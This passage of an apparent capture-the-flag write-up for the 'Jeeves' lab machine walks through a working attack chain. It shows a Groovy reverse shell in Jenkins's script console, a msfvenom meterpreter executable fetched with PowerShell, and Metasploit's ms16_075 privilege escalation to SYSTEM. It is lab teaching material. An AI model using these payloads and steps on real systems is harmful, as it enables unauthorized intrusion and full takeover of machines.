
Notice that we can now execute arbitrary Groovy code.
Start a netcat listener.
┌──(kali㉿kali)-[~/Documents/htb/jeeves]
└─$ sudo nc -nlvp 443
listening on [any] 443 ...
Go to revshells to generate a Groovy reverse shell.


Update the payload to use cmd.exe since this is Windows machine.
String host="10.10.16.6";
int port=443;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
Use that payload in the script console. Click Run.
Check the listener and catch the shell.
┌──(kali㉿kali)-[~/Documents/htb/jeeves]
└─$ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.63] 49676
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>
Run whoami and whoami /priv to see who we are. Note the SeImpersonatePrivilege.
C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke

C:\Users\Administrator\.jenkins>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
Run systeminfo to try to identify the system that we are running on.
C:\Users\Administrator\.jenkins>systeminfo
systeminfo

Host Name:                 JEEVES
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.10586 N/A Build 10586
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00331-20304-47406-AA297
Original Install Date:     10/25/2017, 4:45:33 PM
System Boot Time:          1/9/2026, 3:07:46 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.24504846.B64.2501180334, 1/18/2025
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,169 MB
Virtual Memory: Max Size:  2,687 MB
Virtual Memory: Available: 1,752 MB
Virtual Memory: In Use:    935 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 10 Hotfix(s) Installed.
                           [01]: KB3150513
                           [02]: KB3161102
                           [03]: KB3172729
                           [04]: KB3173428
                           [05]: KB4021702
                           [06]: KB4022633
                           [07]: KB4033631
                           [08]: KB4035632
                           [09]: KB4051613
                           [10]: KB4041689
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.63
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
Get the user.txt flag.
C:\Users\kohsuke\Desktop>type user.txt
type user.txt
<redacted>
C:\Users\kohsuke\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.63
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{4079B648-26D5-4A56-9108-2A55EC5CE6CA}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
Generate a meterpreter payload executable.
┌──(kali㉿kali)-[~/Documents/htb/jeeves]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.6 LPORT=4444 -f exe -o meter.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
Saved as: meter.exe

┌──(kali㉿kali)-[~/Documents/htb/jeeves]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Transfer the meter.exe to the victim machine.
C:\Users\kohsuke>powershell -c "Invoke-WebRequest -Uri 'http://10.10.16.6/meter.exe' -OutFile 'C:\Users\kohsuke\meter.exe'
powershell -c "Invoke-WebRequest -Uri 'http://10.10.16.6/meter.exe' -OutFile 'C:\Users\kohsuke\meter.exe'

C:\Users\kohsuke>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\kohsuke

01/10/2026  05:32 AM    <DIR>          .
01/10/2026  05:32 AM    <DIR>          ..
11/03/2017  09:51 PM    <DIR>          .groovy
11/03/2017  10:15 PM    <DIR>          Contacts
01/09/2026  03:51 PM    <DIR>          Desktop
11/03/2017  10:18 PM    <DIR>          Documents
11/03/2017  10:15 PM    <DIR>          Downloads
11/03/2017  10:15 PM    <DIR>          Favorites
11/03/2017  10:22 PM    <DIR>          Links
01/10/2026  05:32 AM             7,168 meter.exe
11/03/2017  10:15 PM    <DIR>          Music
11/03/2017  10:22 PM    <DIR>          OneDrive
11/04/2017  02:10 AM    <DIR>          Pictures
11/03/2017  10:15 PM    <DIR>          Saved Games
11/03/2017  10:16 PM    <DIR>          Searches
11/03/2017  10:15 PM    <DIR>          Videos
               1 File(s)          7,168 bytes
              15 Dir(s)   2,660,552,704 bytes free
Start a handler to catch the payload.
┌──(kali㉿kali)-[~/Documents/htb/jeeves]
└─$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost tun0
lhost => tun0
msf exploit(multi/handler) > set lhost tun0
lhost => tun0
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.16.6:4444
Run the meter.exe payload.
C:\Users\kohsuke> .\meter.exe
Check the handler and catch the shell.
[*] Started reverse TCP handler on 10.10.16.6:4444
[*] Sending stage (188998 bytes) to 10.10.10.63
[*] Meterpreter session 1 opened (10.10.16.6:4444 -> 10.10.10.63:49683) at 2026-01-10 16:34:13 +1100

meterpreter >
Run the local_exploit_suggester exploit to check for potential exploits.
meterpreter >
Background session 1? [y/N]
msf exploit(multi/handler) > search suggest

Matching Modules
================

   #   Name                                                                       Disclosure Date  Rank       Check  Description
   -   ----                                                                       ---------------  ----       -----  -----------
   0   auxiliary/server/icmp_exfil                                                .                normal     No     ICMP Exfiltration Service
   1   exploit/windows/browser/ms10_018_ie_behaviors                              2010-03-09       good       No     MS10-018 Microsoft Internet Explorer DHTML Behaviors Use After Free
   2     \_ target: (Automatic) IE6, IE7 on Windows NT, 2000, XP, 2003 and Vista  .                .          .      .
   3     \_ target: IE 6 SP0-SP2 (onclick)                                        .                .          .      .
   4     \_ target: IE 7.0 (marquee)                                              .                .          .      .
   5   post/multi/recon/local_exploit_suggester                                   .                normal     No     Multi Recon Local Exploit Suggester
   6   auxiliary/scanner/http/nagios_xi_scanner                                   .                normal     No     Nagios XI Scanner
   7   post/osx/gather/enum_colloquy                                              .                normal     No     OS X Gather Colloquy Enumeration
   8     \_ action: ACCOUNTS                                                      .                .          .      Collect the preferences plists
   9     \_ action: ALL                                                           .                .          .      Collect both the plists and chat logs
   10    \_ action: CHATS                                                         .                .          .      Collect chat logs with a pattern
   11  post/osx/manage/sonic_pi                                                   .                normal     No     OS X Manage Sonic Pi
   12    \_ action: Run                                                           .                .          .      Run Sonic Pi code
   13    \_ action: Stop                                                          .                .          .      Stop all jobs
   14  post/multi/recon/persistence_suggester                                     .                normal     No     Persistence Exploit Suggester
   15  exploit/multi/http/torchserver_cve_2023_43654                              2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   16  exploit/windows/http/sharepoint_data_deserialization                       2020-07-14       excellent  Yes    SharePoint DataSet / DataTable Deserialization
   17    \_ target: Windows EXE Dropper                                           .                .          .      .
   18    \_ target: Windows Command                                               .                .          .      .
   19    \_ target: Windows Powershell                                            .                .          .      .
   20  exploit/windows/smb/timbuktu_plughntcommand_bof                            2009-06-25       great      No     Timbuktu PlughNTCommand Named Pipe Buffer Overflow


Interact with a module by name or index. For example info 20, use 20 or use exploit/windows/smb/timbuktu_plughntcommand_bof

msf exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > exploit
[*] 10.10.10.63 - Collecting local exploits for x86/windows...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 10.10.10.63 - 229 exploit checks are being tried...
[+] 10.10.10.63 - exploit/windows/local/bits_ntlm_token_impersonation: The target appears to be vulnerable.
[+] 10.10.10.63 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[+] 10.10.10.63 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.63 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[+] 10.10.10.63 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.10.10.63 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be vulnerable. Vulnerable Windows 10 v1511 build detected!
[+] 10.10.10.63 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.10.10.63 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 10.10.10.63 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.63 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.10.10.63 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 43 / 43
[*] 10.10.10.63 - Valid modules for session 1:
============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/bits_ntlm_token_impersonation            Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/bypassuac_comhijack                      Yes                      The target appears to be vulnerable.
 3   exploit/windows/local/bypassuac_eventvwr                       Yes                      The target appears to be vulnerable.
 4   exploit/windows/local/bypassuac_fodhelper                      Yes                      The target appears to be vulnerable.
 5   exploit/windows/local/bypassuac_sluihijack                     Yes                      The target appears to be vulnerable.
 6   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move   Yes                      The target appears to be vulnerable. Vulnerable Windows 10 v1511 build detected!
 7   exploit/windows/local/cve_2020_1048_printerdemon               Yes                      The target appears to be vulnerable.
 8   exploit/windows/local/cve_2020_1337_printerdemon               Yes                      The target appears to be vulnerable.
 9   exploit/windows/local/ms16_075_reflection                      Yes                      The target appears to be vulnerable.
 10  exploit/windows/local/ms16_075_reflection_juicy                Yes                      The target appears to be vulnerable.
 11  exploit/windows/local/tokenmagic                               Yes                      The target appears to be vulnerable.

<snip>
Run the ms16_075_reflection_juicy payload.
msf post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms16_075_reflection_juicy
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/ms16_075_reflection_juicy) > set session 1
session => 1
msf exploit(windows/local/ms16_075_reflection_juicy) > set lhost tun0
lhost => tun0
msf exploit(windows/local/ms16_075_reflection_juicy) > set lhost tun0
lhost => tun0
msf exploit(windows/local/ms16_075_reflection_juicy) > set lport 4445
lport => 4445
msf exploit(windows/local/ms16_075_reflection_juicy) > exploit
[*] Started reverse TCP handler on 10.10.16.6:4445
[+] Target appears to be vulnerable (Windows 10 version 1511)
[*] Launching notepad to host the exploit...
[+] Process 2744 launched.
[*] Reflectively injecting the exploit DLL into 2744...
[*] Injecting exploit into 2744...
[*] Exploit injected. Injecting exploit configuration into 2744...
[*] Configuration injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (188998 bytes) to 10.10.10.63
[*] Meterpreter session 2 opened (10.10.16.6:4445 -> 10.10.10.63:49690) at 2026-01-10 16:44:28 +1100

meterpreter >
Check where the flag usually is.
meterpreter > shell
Process 212 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

11/08/2017  09:05 AM    <DIR>          .
11/08/2017  09:05 AM    <DIR>          ..
12/24/2017  02:51 AM                36 hm.txt
11/08/2017  09:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,660,487,168 bytes free

C:\Users\Administrator\Desktop>type hm.txt
type hm.txt
The flag is elsewhere.  Look deeper.
Check the alternative data streams to try to find the flag.
C:\Users\Administrator\Desktop>dir /r
dir /r
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

11/08/2017  09:05 AM    <DIR>          .
11/08/2017  09:05 AM    <DIR>          ..
12/24/2017  02:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  09:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,660,487,168 bytes free
Get the root flag.
C:\Users\Administrator\Desktop>more < hm.txt:root.txt
more < hm.txt:root.txt
<redacted>

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.63
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{4079B648-26D5-4A56-9108-2A55EC5CE6CA}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
Looks like we gave Jeeves a run for his money. I look forward to seeing you in the next one.